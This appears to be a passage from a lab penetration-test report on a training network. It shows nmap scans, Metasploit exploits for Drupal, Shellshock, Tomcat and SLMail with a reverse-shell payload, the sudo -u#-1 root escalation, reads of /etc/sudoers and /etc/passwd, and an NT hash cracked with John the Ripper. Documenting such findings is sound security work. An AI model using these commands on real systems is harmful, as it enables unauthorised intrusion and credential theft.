Description	Able to access “hidden” disclaimer page changing the **disclaimer_2.txt** to **disclaimer.php**
Images	
Affected Hosts	192.168.14.35
Remediation	Enforce permissions to folders

Vulnerability 9	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Able to access sensitive data via **wget** or **curl** command
Images	
Affected Hosts	192.168.14.35
Remediation	Classify data, encrypt data, or do not keep sensitive data

```
sysadmin@UbuntuDesktop:~/Desktop$ wget --spider -r -q -S 192.168.14.35 2>&1 | gr
ep -i "flag"
  X-Powered-By: Flag 4 nckd97dk6sh2
  X-Powered-By: Flag 4 nckd97dk6sh2
sysadmin@UbuntuDesktop:~/Desktop$
```

Linux Vulnerabilities


Vulnerability 1	Findings
Title	Aggressive Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Informational
Description	An aggressive nmap scan showed that there are 5 hosts visible
Images	
Affected Hosts	192.168.13.10 - 192.168.13.11 - 192.168.13.12 - 192.168.13.13 - 192.168.13.14
Remediation	block scans or ip block unauthorized users

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-06 22:25 EST
Nmap scan report for 192.168.13.10
Host is up (0.0000090s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Service Info: Host: 192.168.13.13

Nmap scan report for 192.168.13.14
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.13.1
Host is up (0.0000070s latency).
Not shown: 996 closed tcp ports (reset), 2 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
5901/tcp open  vnc     VNC (protocol 3.8)
6001/tcp open  X11     (access denied)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 47.23 seconds
```


Vulnerability 2	Findings
Title	SSH
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Medium**
Description	We were able to successfully SSH into 192.168.13.14 with the user **alice** and were able to guess her password.
Images	
Affected Hosts	192.168.13.14
Remediation	Close port 22 for SSH and/or require employee to have a more complex password

```
┌──(root💀 kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
```

Vulnerability 3	Findings
Title	Drupal
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	Used a RCE exploit within Drupal to gain an access to a shell on the host system

Images	
Affected Hosts	192.168.13.13
Remediation	Disable all web server modules

```
msf6 > search drupal

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec                 2016-07-13       excellent  Yes    Drupal CODER Module Remot
mmand Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2              2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 For
PI Property Injection
   2  exploit/multi/http/drupal_drupageddon                 2014-10-15       excellent  No     Drupal HTTP Parameter Key
ue SQL Injection
   3  auxiliary/gather/drupal_openid_xxe                    2012-10-17       normal     Yes    Drupal OpenID External En
 Injection
   4  exploit/unix/webapp/drupal_restws_exec                2016-07-13       excellent  Yes    Drupal RESTWS Module Remo
HP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize         2019-02-20       normal     Yes    Drupal RESTful Web Servic
nserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum         2010-07-02       normal     Yes    Drupal Views Module Users
meration
   7  exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Cod
ecution

Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval
```

Vulnerability 4	Findings
Title	Shellshock RCE
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used a shellshock exploit on the Apache server the host was running to execute commands
Images	
Affected Hosts	192.168.13.11

```
[-] /etc/sudoers.d is a directory
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```



Remediation	Update the Ubuntu to a newer version above 4.3

Vulnerability 5	**Findings**
Title	Apache Tomcat
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	Used a Tomcat Remote Code Execution exploit to gain access to a shell on the targeted host
Images	


```
msf6 > use exploit/multi/http/tomcat_jsp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > OPTIONS
[-] Unknown command: OPTIONS
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format typ
                                         e:host:port[,type:host:port
                                         ][ ... ]
   RHOSTS                      yes       The target host(s), see htt
                                         ps://github.com/rapid7/meta
                                         sploit-framework/wiki/Using
                                         -Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgo
                                         ing connections
   TARGETURI  /                yes       The URI path of the Tomcat
                                         installation
   VHOST                       no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.24.205.227   yes       The listen address (an interfac
                                     e may be specified)
   LPORT  4444             yes       The listen port
```

Affected Hosts	192.168.13.10
Remediation	Update or discontinue use of Apache Tomcat

Vulnerability 6	**Findings**
Title	Jakarta
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**


Description	A nessus scan revealed a RCE exploit within Jakarta to gain access to a shell
Images	 
Affected Hosts	192.168.13.12
Remediation	Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later

Vulnerability 7	Findings
Title	Root Access
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**


Description	Ran a sudo command with an arbitrary user ID to change to root
Images	
Affected Hosts	192.168.13.14
Remediation	Update Sudo to a newer version higher than 1.8.28


```
$ sudo -u#-1 /bin/bash
root@2cd15a899c17:/# cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
bob:x:1000:1000::/home/bob:/bin/sh
alice:x:1001:1001::/home/alice:/bin/sh
systemd-network:x:101:102:systemd Network Management,,,:/run/sys
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd/resol
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
root@2cd15a899c17:/# find / -iname "*flag*"
/root/flag12.txt
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
```

Windows Vulnerabilities


Vulnerability 1	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Medium**
Description	Open port 21 allowed successful connection to host IP allowing FTP enumeration and thus access to files which shouldn't be accessible.
Images	
Affected Hosts	172.22.117.20
Remediation	Only allow access from within the company's subnet


Vulnerability 2	Findings
Title	SLMail
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	SLMail exploited via open port 110 and successfully achieved via **windows/pop3/seattlelab_pass** exploit through Metasploit


Images	 msf6 > search SLMail Matching Modules # Name Disclosure Date Rank Ch eck Description 0 exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP3 Buffer Overflow Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass msf6 > use exploit/windows/pop3/seattlelab_pass [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) > options Module options (exploit/windows/pop3/seattlelab_pass): Name Current Setting Required Description RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 110 yes The target port (TCP)
Affected Hosts	172.22.117.20
Remediation	Discontinue use of SLMail or update software

Vulnerability 3	Findings
Title	Credential Dump
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Using Vulnerability 2, we were able to obtain passwords with the use of Kiwi to dump the SAM file and crack the hashes using **John the Ripper**
Images	 ┌──(root💀 kali)-[~] └─# echo "sysadmin:1e09a46bffe68a4cb738b0381af1dc96" > sysadmin_hash.txt ┌──(root💀 kali)-[~] └─# john --format=nt sysadmin_hash.txt Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Spring2022 (sysadmin) 1g 0:00:00:00 DONE 2/3 (2023-02-08 23:22) 10.00g/s 10650p/s 10650c/s 10650C/s 123456..hammer Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed.

